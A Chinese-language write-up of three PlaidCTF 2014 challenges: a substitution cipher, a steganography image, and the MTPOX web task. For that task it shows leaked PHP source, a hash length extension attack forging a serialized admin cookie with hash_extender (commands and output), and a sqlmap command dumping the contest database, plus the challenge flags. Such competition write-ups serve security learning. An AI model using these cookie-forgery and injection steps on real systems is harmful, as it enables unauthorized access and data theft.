PlaidCTF-2014-twenty/mtpox/doge_stege-Writeup


###Twenty[MISC20]
说明:

> It's so far in the past, computers haven't even been imagined, let alone used. But somehow The Plague has already been here, building an evil army of hackers. Can you find his secret message.

Message:

```
fvoxoxfvwdepagxmwxfpukleofxhwevefuygzepfvexwfvufgeyfryedojhwffoyhxcwgmlxeyl
```

通过词频统计可得到结果，可通过在线网站:
http://www.blisstonia.com/software/WebDecrypto/index.php
进行解密。



Flag机智的藏在最后:

> the flag is sincenewcryptomighthavensabackdoorsiuseoldcrypto

###下面是神一样的MTPOX[WEB150]

首先是理想思路:

> The Plague has traveled back in time to create a cryptocurrency before Satoshi does in an attempt to quickly gain the resources required for his empire. As you step out of your time machine, you learn his exchange has stopped trades, due to some sort of bug. However, if you could break into the database and show a different story of where the

> coins went, we might be able to stop The Plague.

目标链接：http://54.211.6.40/

打开后很容易发现文件读取漏洞：
http://54.211.6.40/index.php?page=about
http://54.211.6.40/index.php?page=index.php

```
<?
  if (isset($_GET['page'])) {
    if (strstr($_GET['page'], "secrets")) { echo "ERROR!\n"; }
    else { readfile(basename($_GET['page'])); }
  }
  else {
    readfile("index");
  }
?>
```

过滤了secrets，导致无法读取*secrets*文件内容
继续翻看：

```
<?php
  require_once("secrets.php");
  $auth = false;
  if (isset($_COOKIE["auth"])) {
     $auth = unserialize($_COOKIE["auth"]);
     $hsh = $_COOKIE["hsh"];
     if ($hsh !== hash("sha256", $SECRET . strrev($_COOKIE["auth"]))) {
       $auth = false;
     }
  }
  else {
    $auth = false;
    $s = serialize($auth);
    setcookie("auth", $s);
    setcookie("hsh", hash("sha256", $SECRET . strrev($s)));
  }
  if ($auth) {
    if (isset($_GET['query'])) {
      $link = mysql_connect('localhost', $SQL_USER, $SQL_PASSWORD) or die('
      mysql_select_db($SQL_DATABASE) or die('Could not select database');
      $qstr = mysql_real_escape_string($_GET['query']);
      $query = "SELECT amount FROM plaidcoin_wallets WHERE id=$qstr";
      $result = mysql_query($query) or die('Query failed: ' . mysql_error()
      $line = mysql_fetch_array($result, MYSQL_ASSOC);
      foreach ($line as $col_value) {
        echo "Wallet " . $_GET['query'] . " contains " . $col_value . " coi
      }
```

```
    } else {
       echo "<html><head><title>MtPOX Admin Page</title></head><body>Welcom
    }
  }
  else echo "Sorry, not authorized.";
?>
```

可以看到只要绕过第一个判断，即通过

```
if ($auth)
```

后面就是分分钟注入的事情
在客户端无Cookie时，访问此页面可返回一Cookie:

> auth:b:0;
> hsh:ef16c2bffbcf0b7567217f292f9c2a9a50885e01e002fa34db34c0bb916ed5c3

其中b:0;是false序列化后的结果。
而在About页面，PPP描述：

> we make sure to authenticate admin cookies using an 8-byte salt. We figure that's too many bits to brute-force.

确定是8字节的secretkey，起初尝试用oclhashcat破解一天未果。
后来知道有这样的存在**哈希长度扩展攻击**
http://www.freebuf.com/articles/web/31756.html
https://blog.skullsecurity.org/2012/everything-you-need-to-know-about-hash-length-extension-attacks
简单的说：
我们只需要知道一个明文对应的哈希，且知道Key长度，尽管不知道key的值，也能在message后面添加信息并计算出相应哈希。
这样就很明了了，我们已知

> SHA256(SECRET.";0:b") = ef16c2bffbcf0b7567217f292f9c2a9a50885e01e002fa34db34c0bb916ed5

如果我们利用哈希长度扩展攻击，填充末尾为true的序列化(b:1;)后倒序，则经过unserialize("b:1;"+padding+"b:0;") 后得到的结果是"b:1;"即True，可通过此处验证。

```
git clone https://github.com/iagox86/hash_extender
cd hash_extender
make
```

完成tool编译后可生成我们需要的哈希与padding:

```
leaf@L ~/Github/hash_extender (master) $ ./hash_extender -f sha256 -l 8 -d ';0:b' -s ef16c2bffbcf0b7567217f292f9c2a9a50885e01e002fa34db34c0bb916ed5c3 -a ';1
:b' --out-data-format=html
Type: sha256
Secret length: 8
New signature: 967ca6fa9eacfe716cd74db1b1db85800e451ca85d29bd27782832b9faa16ae1
New string: %3b0%3ab%80%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%
00%00%00%00%00%00%00%60%3b1%3ab
```

倒序后得到Cookie

```
curl -b "auth=b%3a1%3b%60%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%0
<html><head><title>MtPOX Admin Page</title></head><body>Welcome to the admi
```

绕过后就简单了：


```
Database: mtpox
Table: plaidcoin_wallets
[1 entry]
+--------------------------+---------+
| id                       | amount  |
+--------------------------+---------+
| flag{phpPhPphpPPPphpcoin} | 1333337 |
+--------------------------+---------+

[17:10:48] [INFO] table 'mtpox.plaidcoin_wallets' dumped to CSV file '/Users/leaf/Pentest/sqlmap-dev/output/54.211.6.40/dump/mtpox/plaidcoin_wallets.csv'
[17:10:48] [INFO] fetched data logged to text files under '/Users/leaf/Pentest/sqlmap-dev/output/54.211.6.40'

[*] shutting down at 17:10:48

leaf@L ~/Pentest/sqlmap-dev (master) $ python sqlmap.py -u "http://54.211.6.40/admin.php?query=1" --dbms=mysql --cookie="auth=b%3A1%3B%60%00%00%00%00%00%00%
00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%80b%3A0%3B; hsh=967ca6fa
9eacfe716cd74db1b1db85800e451ca85d29bd27782832b9faa16ae1" --dump-all -D mtpox
```


拿到Flag
然后是我的解法：
由于没有被哈希扩展攻击的知识科普到，煎熬了一天的时间，终于通过搜索此题目的IP地址在pastbin得到了HINT~~;-(

###最愉快的doge_stege
一个图片隐写，题目说明：

> You were startled to learn the The Plague has been behind many of the most popular internet memes. We believe he hides information in these funny pictures with steganography in order to broadcast his messages through time without detection. Find the hidden message, stop the signal.

图片下载后，没什么思路，一番搜索发现有神奇的工具
http://www.caesum.com/handbook/Stegsolve.jar





本来工具玩来玩去也没发现什么特别之处，@Nobody一眼戳中要害，在随机图层中发现端倪并神奇的猜出了若隐若现的Flag：
pctf{keep_doge_alive_2014}

@Le4F ::TEAM L::

tagged by web pctf misc 2014-04-15

Comment Closed.